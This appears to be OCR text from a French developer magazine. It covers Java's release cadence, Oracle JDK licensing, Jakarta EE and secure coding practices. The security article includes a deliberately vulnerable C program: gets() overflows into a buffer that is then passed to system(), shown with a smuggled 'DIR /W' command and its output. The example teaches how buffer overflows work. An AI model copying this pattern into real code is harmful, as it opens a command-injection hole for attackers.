C'est un moyen de redynamiser le langage face à une concurrence nouvelle et féroce : JavaScript, Go, Swift, Rust, Python, etc. Ils apparaissent comme des langages plus dynamiques et plus récents. Il faut avouer que Java n'est plus un langage qui donne envie, et son côté verbeux, lourd et lent (malgré tous les efforts), sont des critiques récurrentes. Il est urgent de dépoussiérer Java.

Mais une question demeure : faut-il continuer à miser sur Java ? Ne va-t-il pas devenir le nouveau Cobol ?

d'attendre x mois, voire des années pour passer à une version plus récente.
Bernard Traversat nous précise que cette nouvelle cadence doit permettre d'ajouter des fonctions en continu, sans attendre plusieurs années. Un des problèmes de l'ancienne stratégie des versions majeures tous les 2 à 3 ans est de retarder le déploiement de fonctions et d'améliorations prêtes ; il fallait attendre le développement de toutes les fonctions prévues pour sortir la release. Le rythme de 6 mois casse cette logique de big bang tout en réduisant les risques d'incompatibilités et doit permettre d'accélérer l'adoption des nouvelles versions pour les développeurs. Ainsi, en Java 11, 1 700 fixes ont été développés.
Oracle sortira une version spécifique tous les 3 ans : la LTS, le support long terme. La Java LTS d'Oracle sera supportée 8 ans. Cette version sera proposée par Oracle seul. La LTS sera destinée à la production, avec une licence commerciale. Soyons clairs : les binaires d'OpenJDK ne sont pas en LTS par l'éditeur.
Selon Oracle, les versions LTS doivent être plus stables et correspondent mieux aux cycles longs de certaines infrastructures et applications. Java ne fait que reprendre le modèle LTS utilisé depuis longtemps par les principales distributions Linux.

Oracle JDK vs OpenJDK

Deux JDK sont à distinguer : Oracle JDK, la version officielle de l'éditeur et OpenJDK, la version open source de Java. Cette dernière est mise en licence GPL. Oracle JDK est sous licence Oracle Binary Code Licence Agreement for Java SE.
Pour Oracle, il ne s'agit pas d'avoir une différence fonctionnelle, mais d'avoir une harmonisation entre les deux JDK : rajouter les fonctions développées dans la version Oracle dans OpenJDK ou encore supprimer les fonctions comme Java FX retirée dans l'Oracle JDK.
Oracle a précisé dès septembre 2017 que :

- OpenJDK est une version gratuite disponible pour les développeurs, les entreprises, sans support officiel d'Oracle.
- Oracle JDK : version LTS avec support niveau entreprise, pour la production. Cette JDK est une version commerciale.

Si vous faites des développements déployés en production ou des apps vendues utilisant Oracle JDK vous devrez payer la licence pour l'utiliser. Cette JDK est utilisable en usage non commercial. Dans ce cas, vous n'avez pas besoin d'une licence.
Les mises à jour (update) gratuites seront limitées dans le temps. Pour accéder aux updates Oracle, il faudra être client. C'est donc la fin des updates publiques. Java 8, sortie en 2014, aura des updates jusqu'à fin 2020. Les souscripteurs Java SE d'Oracle auront un support étendu de plusieurs années supplémentaires. L'éditeur encourage la migration de Java 8 vers une version plus récente. Si vous n'avez pas besoin de support officiel d'Oracle ni des mises à jour de l'éditeur, installez OpenJDK. Si vous cherchez la JDK depuis un moteur de recherche, vérifiez bien que vous installez une version open source et non la version Oracle. Il existe plusieurs JDK gratuites basées sur OpenJDK. Tout un écosystème de builds s'est bâti autour d'OpenJDK. Ces versions doivent passer les tests TCK pour pouvoir être pleinement compatibles et surtout pour rassurer les entreprises et développeurs. Le passage du

DES FONCTIONS RETIRÉES

L'annonce du retrait de certaines fonctions de la JDK a suscité de vives réactions des communautés. C'est notamment le cas pour JavaFX dont le retrait du core JDK a été acté avec la JDK 11.
La modularité de Java permet maintenant de retirer les modules souhaités ou de les faire évoluer différemment. C'est le cas de JavaFX. « Il y avait un intérêt à faire évoluer JavaFX différemment du Core ». Ainsi, FX aura son propre rythme d'évolutions et la nouvelle version pourrait être incluse dans une future version de la JDK. Cependant, JavaFX subit la domination de HTML 5, CSS, JavaScript. Les technologies concurrentes (Silverlight, Flash) ont fini par être abandonnées. Le support est assuré pour plusieurs années. Mais le fait que la pile ne soit plus un standard va aussi inciter les développeurs à voir d'autres solutions.
Au printemps 2018, Oracle avait, en plus de JavaFX, annoncé plusieurs changements :

- Support de Web Start application de Java 8, mais non inclus dans Java 11. Oracle encourage le retrait de cette fonctionnalité ;
- Évaluation sur les évolutions et le support de AWT et Swing ;
- Dépréciation des applets : avec la suppression du support des applets dans les navigateurs, l'éditeur a déprécié ce module dès Java 9 avant son retrait dans Java 11.


L'avenir de Java ME

Le cycle de Java ME (et Java ME Embedded) est déconnecté de la JDK. La dernière version remonte à janvier dernier avec Java ME SDK 8.3.1 incluant le runtime Java ME Embedded 8.3. Cette version est une simple version de maintenance et limitée à Windows. Depuis, les informations sur l'avenir de cette plateforme sont rares.
Oui, Java ME est toujours dans le giron d'Oracle et des discussions se déroulent dans le JCP pour son avenir. Mais avec la modularité de Java, l'apparition d'un véritable core, Java ME a-t-il un intérêt ? Pour Bernard Traversat, Java est désormais proche de ME. Faut-il garder cette édition ou la remplacer par autre chose ?

Il y a tout de même urgence à clarifier la situation : abandonner purement et simplement, reverser à une fondation, ou rebooster la plateforme en y mettant les ressources nécessaires, notamment sur la partie IoT où la concurrence est féroce.

Continuer à soutenir les langages tiers dans la JVM

Bernard Traversat nous a réaffirmé l'importance des langages supportés par la JVM : Groovy, Scala, Python, Closure, etc. L'effort ne sera pas coupé et l'objectif est d'assurer le meilleur support à ces langages.



TCK permet d'assurer la compatibilité et d'obtenir la licence officielle. A noter que le TCK côté Java SE n'est pas open source comme c'est désormais le cas pour l'édition dédiée à Java EE.

Les versions Oracle et OpenJDK sont quasiment identiques à quelques détails. Certaines fonctions de Java 9 étaient orientées entreprises avec un modèle commercial. Ces éléments ne se retrouvaient pas dans OpenJDK et pouvaient provoquer des erreurs. Les deux JDK sont identiques à 99,9 %.

Cependant, la réalité d'aujourd'hui n'est pas forcément la réalité de demain.

Oracle Java SE : on passe à la caisse

La version d'Oracle est donc une version commerciale de Java SE. Il s'agit de proposer une souscription, et non plus une licence perpétuelle comme c'était le cas précédemment. Deux tarifications sont proposées :

- Partie Java Desktop : 2,5 $ par utilisateur et par mois ;
- Partie serveur : 25 $ par processeur physique et par mois.

Les tarifs sont fortement dégressifs si vous avez des centaines de processeurs ou des milliers d'utilisateurs. Sur la partie serveur, il s'agit bien de processeur, quel que soit le nombre le cœurs. Oracle nous a confirmé cet élément. La souscription permet d'accéder aux supports techniques 24/7, aux mises à jour, etc.

NetBeans

L'IDE NetBeans, un des outils historiques du monde Java, a connu une histoire mouvementée. L'outil nait en 1997. Il est racheté par Sun en 1999. L'année suivante, il est mis en open source. En 2016, Oracle cherche à se délester de l'IDE. En automne de la même année, le projet rejoint la fondation Apache.

Il a fallu 2 ans d'efforts pour sortir une première version majeure de l'IDE, la v9, depuis la sortie de la 8.2 (octobre 2016). Ce long délai est dû à la migration du code, aux changements d'équipes, les process qui ne sont pas les mêmes, etc. Et le chantier n'est pas encore totalement terminé. NetBeans représente tout de même 7,4 millions de lignes de code. C'est le plus gros projet actuellement géré par la fondation.

La compétition est sévère entre les IDE Java. Aujourd'hui, IntelliJ de JetBrains est souvent en tête des préférences des développeurs. Eclipse est lui aussi très présent, notamment dans les solutions de développement utilisant Eclipse comme fondation technique. NetBeans est derrière ce duo, même si l'outil conserve une solide base de fidèles. Mais il faut avouer que les formations, les écoles ou encore les éditeurs supportent plus facilement Eclipse que NetBeans. Eclipse a pour lui un écosystème très riche, avec des centaines de plug-ins et une couverture fonctionnelle particulièrement large. Pourtant, NetBeans le possède lui aussi.

QUELQUES PROJETS EN COURS OU À VENIR

Projet Panama

Big data + machine learning

Modification dans JNI

Accès bas niveau (matériel) depuis un code Java

L'idée est de mieux connecter la JVM et les API non-Java (typiquement le code natif)

Project Valhalla

Optimisations au coeur du langage et de la JVM : value types, nouveaux generics. Projet en cours depuis 2014 et partiellement implémenté dans JDK 10.


Projet Loom


modèle concurrent à forte montée en charge

Fibers : threads plus légers et simples à utiliser dans la JVM

Projet Amber

Ce projet doit introduire plusieurs évolutions du langage : amélioration d'enums et des lambda, notion de pattern, classes data





François Tonic

Java EE à la Fondation Eclipse

JAKARTA EE

Nous avons posé quelques questions sur les activités Java à Mike Milinkovich, directeur exécutif de la Fondation Eclipse.

La fondation Eclipse a récupéré Java EE et TCK ainsi que GlassFish. Un an après, où en êtes-vous ?

Les contributions Jakarta EE et Eclipse Glassfish d'Oracle ont créé 39 nouveaux projets, avec environ 160 nouveaux committers, ils représentent 15 à 20 % de toute l'activité de la communauté Eclipse ! Notre équipe gérant la propriété intellectuelle a traité 30 % de volumes supplémentaires par rapport à 2017. Globalement, il s'agit d'une forte augmentation de nos activités.

La fondation a annoncé récemment la première version majeure de GlassFish. Quelles sont vos ambitions avec ce serveur ?

Nous voulons qu'Eclipse Glassfish soit un succès à la fois communautaire et technologique. Ce projet manquait de ressources dédiées ces dernières années au sein d'Oracle. Nous espérons voir une augmentation du nombre de contributions maintenant que la communauté est aux commandes. Nous espérons ainsi qu'il redeviendra une référence sur les runtimes Java.

Les TCKs Java EE sont désormais open source, pourquoi est-ce si important ?

C'est vraiment une annonce importante. Depuis la création de Java EE, les TCKs ont toujours été très confidentiels. Cela a clairement freiné l'innovation puisque toute personne intéressée souhaitant développer des implémentations « compatibles » devait passer un accord juridique très complexe et confidentiel avec Sun Microsystems (puis Oracle). Suite au passage des TCKs en open source, nous nous attendons à voir une augmentation du nombre d'entreprises souhaitant investir sur des outils et plateformes basées sur Jakarta EE. Cela ramènera de l'innovation ainsi que de la concurrence dans l'écosystème Jakarta EE.

Quel modèle de gouvernance avez-vous mis en place pour gérer et faire évoluer Java EE ? Quelles différences avec l'approche d'Oracle ?

Nous sommes en pleine phase de démarrage du processus de spécification. La différence la plus importante sera que celui-ci sera réellement indépendant, et attaché à aucun fournisseur de solution commerciale. Ce que vous remarquerez c'est que le super « spec lead » du JCP n'existera plus ! Les spécifications évolueront à l'avenir de manière collaborative, dans un processus plus proche des pratiques open source.

Qui supportera les versions actuelles et passées de Java EE ?

Sur ce point, il n'y a pas de changement. Des sociétés telles que IBM, Red Hat, Tomitribe ou encore Oracle continueront à fournir un support commercial pour leurs environnements et outils Java EE pour les années à venir.

Quelles sont les différences entre EE4J et Jakarta EE ?

A moins que vous ne soyez un committer sur un des projets de la fondation Eclipse directement liés à Glassfish et Jakarta EE, vous n'avez pas besoin de connaître EE4J ! Eclipse Enterprise for Java (EE4J) est le méta-projet contenant les contributions d'Oracle. Jakarta EE est le groupe de travail et la « marque » sous laquelle les nouvelles spécifications sont publiées.

Pourquoi Java est-il si important pour le Cloud ?

Java est déjà l'un des langages et plateformes les plus importants dans le Cloud. Il est pris en charge par AWS, Azure et Google. C'est important car les entreprises ont déjà de nombreux développeurs Java expérimentés, maîtrisant le langage et les APIs, et sachant développer des applications critiques et scalables. Le défi pour Jakarta EE consiste à apporter les modifications nécessaires afin d'utiliser efficacement les nouvelles technologies de déploiement telles que Kubernetes et Docker, et à fournir des standards indépendants des fournisseurs pour écrire des micro-services en Java.

Microservice, infra-as-code, serverless, conteneurs… se sont des sujets chauds du moment. Comment Jakarta EE et GlassFish vont-ils supporter ces nouveaux modèles ?

Eclipse MicroProfile montre déjà la voie. Payara et d'autres proposent déjà des solutions open source basées sur Glassfish et MicroProfile, qui démontrent comment ces technologies peuvent fonctionner ensemble.

Les communautés Java étaient très préoccupées par le silence d'Oracle sur l'avenir de Java EE. Comment travaillez-vous avec la communauté et quelle sera la roadmap 2018-2020 ?

Des annonces seront faites à Oracle CodeOne (du 22 au 25 octobre) et à EclipseCon Europe (du 23 au 25 octobre)[1]. Stay tuned! •

(1) Le magazine a été imprimé au moment de ces conférences. Plus d'informations sur **www.programmez.com**

Bernard Roussely

Les développeurs doivent s'approprier les bonnes pratiques de sécurité

Les développeurs ne sont pas toujours conscients de leur rôle prépondérant dans la sécurisation des applications et systèmes informatiques qu'ils réalisent. Ceci alors qu'en pratique, le nombre de vulnérabilités pourrait être considérablement réduit en appliquant des principes simples dans les différentes phases du cycle de vie d'un produit.

Les bonnes pratiques en matière de (cyber)sécurité ne sont pas, ou que rarement, enseignées dans les cursus de génie logiciel. De plus, la collaboration des développeurs avec des spécialistes de sécurité dans les projets est loin d'être une évidence. Des chiffres récents montrent, par exemple, que seuls 16% des équipes *DevOps* travaillent avec des équipes sécurité[1].

S'il est trop ambitieux de vouloir réconcilier les différents cursus et les différentes équipes, il est néanmoins possible de présenter des pratiques de base que tout développeur devrait connaître afin d'éviter des catastrophes[2] comme avec celles rendues possibles grâce à des « algorithmes Frankenstein ».

Des vulnérabilités issues de toutes les phases du cycle de vie

Ces vulnérabilités ne sont pas toutes de même nature et peuvent voir le jour dans les différentes phases du cycle de vie d'une solution, informatique ou non :

- Les vulnérabilités de **conception** peuvent provenir de spécifications incomplètes, floues ou ambiguës. Les services de sécurité sont alors inexistants ou insuffisants dans le produit final. Par exemple, on peut avoir comme objectif de protéger l'accès à un exécutable. Une réponse possible, et fréquente, est d'autoriser le lancement sur la base d'un mot de passe. La réponse technique est conforme à l'exigence. Cependant, si la réflexion n'a pas été poussée plus loin, le développeur de la fonction peut être tenté de stocker un mot de passe « en dur » dans l'exécutable, ou dans un fichier de configuration, sans possibilité de le changer. Ce choix a le mérite d'être simple à mettre en œuvre mais introduit une vulnérabilité à partir du moment où le mot de passe est extrait du logiciel et connu de tous. Si l'exemple paraît caricatural, il est néanmoins très souvent rencontré dans certains types d'applications.
- Les vulnérabilités de **production** sont généralement dues à des erreurs de codage, à une insuffisance de test, à l'ajout volontaire d'implants donnant des accès non documentés, à la non désactivation de fonctionnalités de mise au point, à l'utilisation de composants non contrôlés (de source incertaine ou non correctement testés) et à d'autres mauvaises pratiques similaires.
- Les vulnérabilités de **distribution** sont plus sournoises dans la mesure où un tiers intervient dans le processus de distribution et modifie un produit, en principe avec l'ajout d'un implant avec une finalité spécifique. Il y a quelques exemples célèbres comme la modification de télécripteurs destinés à l'ambassade de France à Moscou par le KGB dans les années 80, la modification de produits Cisco par la NSA[3] il y a quelques années ou encore la corruption par un virus de logiciels de contrôle de panneaux solaires[4].
- Les vulnérabilités **opérationnelles** comprennent les mauvaises configurations, une exploitation défaillante en termes d'actions de l'utilisateur, l'absence de procédures adaptées (par exemple à la gestion d'incident ou de crise), une maintenance non contrôlée (qui introduit des failles), la non-destruction de données ou de composants sensibles lors du retrait de service d'un produit (avec exploitation par des personnes malveillantes).
- Les vulnérabilités **humaines** dans lesquelles on peut inclure les mauvaises pratiques en phase de développement/production, le manque de sensibilisation des utilisateurs, le manque de formation des exploitants, l'absence de bon sens des utilisateurs en général (pourquoi cliquer sur un lien précédé d'un message « vous avez hérité d'une grosse fortune » ?).

De nombreuses sources recensent les vulnérabilités, pas toujours de manière exhaustive cependant, et il est recommandé de consulter régulièrement la National Vulnerability Database (NVD)[5] ou l'OWASP[6] pour se tenir informer.

Les développeurs doivent hausser leur niveau de jeu

Les développeurs ne sont évidemment pas responsables de toutes les vulnérabilités dans ces catégories mais ils peuvent grandement aider à les réduire, majoritairement dans les phases de conception et de production, mais aussi au-delà car leurs choix peuvent conditionner des comportements chez les utilisateurs en phase d'exploitation, par exemple.

(1) https://itsocial.fr/enjeux/production/devops/idc-mesure-place-projets-devops-france/

(2) https://www.theguardian.com/technology/2018/aug/29/coding-algorithms-frankenalgos-program-danger

(3) https://arstechnica.com/tech-policy/2014/05/photos-of-an-nsa-upgrade-factory-show-cisco-router-getting-implant/

(4) https://www.hackread.com/schneider-electric-shipped-usb-drives-loaded-with-malware/

(5) https://nvd.nist.gov/

(6) https://www.owasp.org/index.php/Main_Page

D'abord, il faut rappeler que la sécurité n'est pas un problème de technologie ou de norme, mais bien une question de processus. Un produit n'est pas sécurisé dans l'absolu ou *ad vitam æternam*. Il est sécurisé à un instant *t* par rapport à un certain type et niveau de menace.

Le type et le niveau de protection requis vont pouvoir être déterminés puis atteints grâce à l'ingénierie de sécurité qui doit comprendre au moins les étapes suivantes :

- Une analyse de risques[7] de sécurité ;
- La définition d'une architecture de sécurité ;
- Le choix de fonctions et de mécanismes de sécurité ;
- La méthode de validation des fonctions et mécanismes ;
- La gestion des évolutions et des mises à jour de sécurité.

Ces tâches incombent en grande partie à des développeurs et un préalable est de les sensibiliser et de les former à l'ingénierie de sécurité. Les équipes de développement doivent ensuite appliquer des règles élémentaires, quitte à se faire accompagner par des spécialistes en sécurité pour tenir compte du contexte de leur projet ou application en phase de conception :

- Rejeter / désactiver / désinstaller d'emblée les services/protocoles /algorithmes douteux ou dans des versions connues pour être vulnérables (il y a de nombreuses sources en ligne pour vérifier si un protocole ou un algorithme pose problème) ;
- Prévoir le stockage sécurisé des éléments secrets (dans une puce interne ou de préférence externe – une carte à puce, un support USB adéquat, etc.) ;
- Prévoir le chiffrement des données et flux sensibles ainsi que la gestion de clés qui doit aller avec ;
- Prévoir l'authentification des données échangées (par protocole ou par import/export) ;
- Prévoir la gestion des correctifs de sécurité dans le produit avec authentification des mises à jour (et vérification de leur intégrité) et prévoir la diffusion de ces dernières en termes de service ;
- Mettre en place un suivi des incidents de sécurité pour les différents sous-ensembles du produit ;
- Se mettre en conformité avec les obligations règlementaires (CNIL, LPM, RGPD, NIS) pour la protection des données personnelles traitées par le produit (ou intégrer des mécanismes qui permettent de le faire avec la granulométrie requise) ;
- Prévoir une section mise en œuvre de la sécurité et protection des données dans le manuel utilisateur.

Plusieurs principes utilisés classiquement en génie logiciel peuvent contribuer à améliorer la qualité intrinsèque d'un code et à réduire ainsi le nombre de vulnérabilités résiduelles.

Un objectif primordial est de réduire ce qu'on appelle la **surface d'attaque**. En pratique, cela revient à réduire la surface accessible par une personne extérieure ou un utilisateur légitime[8]. Par surface, on désigne les protocoles, les interfaces et les services. Indépendamment du langage de programmation choisi, on va donc chercher à :

- **Simplifier** les interactions avec les utilisateurs, avec les processus externes et internes du produit ;
- Rendre **intuitives** les interactions avec l'utilisateur pour réduire les erreurs humaines ;
- **Contraindre** et **vérifier** toutes les **entrées** faites par un utilisateur local ou à distance (réduire les erreurs intentionnelles ou non) : vérifier le format des entrées, leur taille ainsi que le contenu (valeurs admissibles minimales et maximales), y compris quand l'utilisateur doit valider des données qui lui sont proposées ;
- **Valider** et proposer des **sorties** (actions, affichages, etc.) claires et **non ambiguës**.

Dans le code, il faut chercher à :

- Utiliser des structures de données simples ;
- Instancier des données à portée locale ;
- Initialiser les variables avant utilisation et les nettoyer après ;
- Utiliser des structures de contrôle ayant une condition de terminaison non ambiguë (en particulier dans les boucles) ;
- Réduire le recours aux pointeurs ;
- Réduire le recours aux allocations dynamiques ;
- Valider les données renvoyées par une fonction ;
- Utiliser les options les plus rigoureuses du compilateur ;
- Utiliser d'autres techniques plus élaborées selon la criticité du code et le langage retenu.

Quand on a la possibilité, il faut choisir un langage de programmation fortement typé, capable d'effectuer des contrôles statiques et des contrôles dynamiques. On peut aussi, au moins en phase de débogage, forcer la validation de préconditions et de post-conditions en entrée et en sortie de chaque traitement. On peut garder ces conditions pour les sections critiques du code.

On peut aussi appliquer et étendre certaines règles de programmation utilisées dans le domaine de la sûreté de fonctionnement, comme MISRA[9] ou l'IEC 61508[10], et transposer certains principes au langage choisi, quand cela a un sens.

Plusieurs outils professionnels permettent de détecter des erreurs de programmation[11], le plus souvent par analyse statique du code. Bien que très utiles dans certains cas, ces outils demandent un peu d'expérience car ils génèrent parfois de nombreux faux-positifs qui peuvent finir par décourager les meilleures intentions.

Des principes de génie logiciel classiques vont aussi contribuer à améliorer la sécurité du produit final :

- Réduire la **complexité** ou la limiter ;
- Chercher à produire du code modulaire (avec des petits modules) pour améliorer la maintenabilité) : la NASA[12] recommande de ne pas écrire de fonction de plus d'une page, soit 60 lignes ;
- **Réduire** les interactions autant que faire se peut : **automatiser** ce qui peut l'être (et le vérifier) ;
- **Vérifier** le système en le **testant** avec exhaustivité (ou en le **prouvant** en partie), en particulier à ses limites ;

(7) Il existe bien d'autres types de risques dans les projets à commencer par la faisabilité dans le contexte des ressources qui y sont affectées.

(8) Un utilisateur légitime n'est pas nécessairement de confiance et tous les utilisateurs n'ont pas forcément le même rôle.

(9) https://www.embedded.com/electronics-blogs/beginner-s-corner/4023981/Introduction-to-MISRA-C

(10) IEC 61508, C/C++ Coding Standard Recommendations, Version V1, Revision R2, 23 February 2011

(11) https://www.yagaan.com/, https://scan.coverity.com/ ou https://www.checkmarx.com/ par exemple

(12) https://sdtimes.com/nasas-10-rules-developing-safety-critical-code/

- Faire que les paramètres de **configuration par défaut** fournissent un bon niveau de sécurité ;
- Assurer la production des **mises à jour** et les valider avant déploiement.

Enfin, si on en a les moyens, faire **évaluer** le résultat par un **tiers** expert.

L'exemple du débordement de tampon.

On illustre ici un problème classique de « dépassement de tampon » en langage C, qui presque 50 ans après sa création, reste un standard de l'industrie (Figure 1).

Le code de la Figure 2 a été testé avec C++ Builder 10.3 en mode 32 et 64 bits.

En 32 bits, la valeur `name - trickbuffer` vaut bien 20, alors qu'elle vaut 32 en 64 bits, à cause de l'alignement choisi par le compilateur. Pour provoquer un débordement de tampon, il faut alors choisir une séquence de taille adaptée (20 ou 32) suivie d'une commande comme `DIR /W` qui, sous DOS/Windows, permet de lister les fichiers d'un répertoire et de les afficher en colonnes.

Le résultat est affiché en Figure 3.

On note deux problèmes avec ce bout de code en C : `trickbuffer` déborde allègrement sur `name` sans que l'application « plante » ou affiche un message d'erreur, parce que `gets` (get string en C) ne vérifie pas la taille de la chaîne saisie, et le fait que `name`, contigu à `trickbuffer` soit la zone de débordement. Ce dernier contient alors ici une commande exécutable par l'instruction `system`.

L'exemple est évidemment trivial, peu robuste et insuffisamment élaboré pour lancer une attaque mais il illustre un mécanisme qui peut éventuellement être exploité en cas de mauvaise programmation. Le dépassement de tampon reste un tel problème que des travaux spécifiques ont été entrepris pour le réduire ou l'éviter[14].

Les développeurs ne peuvent pas s'exonérer de leurs responsabilités en matière de cybersécurité tant le nombre de vulnérabilités recensées est dû à de mauvais choix de conception ou à des erreurs de programmation. Il ne s'agit pas de faire de chaque développeur un expert cyber mais il n'est pas possible que les quelques règles très simples exposées dans cet article ne soient pas connues des équipes de développement. Elles ne sont pour la plupart que du bon sens appliqué au développement logiciel et elles doivent être complétées par des règles spécifiques à chaque langage, voire à chaque environnement de développement. •

Language Rank	Types	Spectrum Ranking
1. Python		100.0
2. C++		98.4
3. C		98.2
4. Java		97.5
5. C#		89.8
6. PHP		85.4
7. R		83.3
8. JavaScript		82.8
9. Go		76.7
10. Assembly		74.5

1 *Classement des langages de programmation* [13]

```
int _tmain(int argc, _TCHAR* argv[])
{
// L'ordre et la taille sont importants
char name[20], trickbuffer[20];

    name[0] = 0;
    printf("Entrez une chaine de caracteres\n");
    gets(trickbuffer);
    printf("trickbuffer: %s\n", trickbuffer);
    printf("name: %s\n", name);

    // Affiche le nombre d'octets séparant les 2 tampons
    printf("%d\n", name - trickbuffer);

    // Execute une commande entrée au clavier
    if(name[0])
        system(name);

    getchar();
    return 0;
}
```


2 *Un « buffer overflow » ultra basique sous Windows*

```
Entrez une chaine de caracteres :
voici une chaine de DIR /W
trickbuffer: voici une chaine de DIR /W
name: DIR /W
20
 Le volume dans le lecteur C s'appelle Windows8
 Le numéro de série du volume est  E0

 Répertoire de C:                          \Embarcadero\Studio\Projets\BufferOverflow\Win32\Debug

[.]                 [..]                BO2.obj
BOProject.exe       BOProject.ilc       BOProject.ild
BOProject.ilf       BOProject.ils       BOProject.map
BOProject.tds       BOProject2.exe      BOProject2.ilc
BOProject2.ild      BOProject2.ilf      BOProject2.ils
BOProject2.map      BOProject2.tds      BufferOverflow.obj
              16 fichier(s)        9 035 458 octets
               2 Rép(s)  63 552 815 104 octets libres
```

3 *Résultats du « buffer overflow »*

(13) https://spectrum.ieee.org/static/interactive-the-top-programming-languages-2018

(14) https://www.microsoft.com/en-us/research/uploads/prod/2018/09/checkedc-secdev2018-preprint.pdf



Un exemple de mise en pratique du DevSecOps

Philippe Lorieul
Cellenza

Security by Design : pratiquer sur du code legacy

L'approche Security by Design consiste à voir la sécurité comme partie intégrante du système, et non comme une fonctionnalité à part entière qui peut être dépriorisée indéfiniment si les «stakeholders » du projet ou nos collègues développeurs jugent qu'il y a « mieux à faire ». S'il est simple d'adhérer aux principes de sécurité par la conception sur un nouveau projet entrepris en solo et pour lequel on maîtrise tous les composants, il n'en va pas de même pour les projets de plus grande envergure ayant déjà quelques années. Dans ce dernier cas, nous devons faire avec le code « des autres », qui n'a pas forcément été conçu de manière sûre. Cet article, présente deux techniques qui permettront d'améliorer la sécurité d'un projet existant.

Le DDD pour la validation systématique des entrées/sorties

L'une des mesures de sécurité les plus importantes qu'on peut apporter sur un code legacy (un code dont on hérite) qui a été développé sans attention particulière portée à la sécurité, est la validation systématique des entrées et sorties du système. Les *objets valeurs*, concept provenant du DDD, peuvent nous aider à mettre en place cette mesure qui constitue un élément important de protection contre les attaques de type Injection (en 1ère place du classement 2017 des vulnérabilités les plus répandues de l'OWASP).

Un objet valeur est un objet qui n'a pas d'identité propre. On considère deux objets valeurs égaux si leurs valeurs sont les mêmes. Pour illustrer, on peut imaginer une classe Montant comme celle-ci :

```
public class Montant
{
  public Montant(decimal valeur, string devise)
  {
    Valeur = valeur;
    Devise = devise;
  }

  public decimal Valeur { get; }

  public string Devise { get; }

  public bool Equals(Montant autre)
  {
    if (autre == null) return false;
    return Valeur == autre.Valeur && Devise == autre.Devise;
  }
}
```

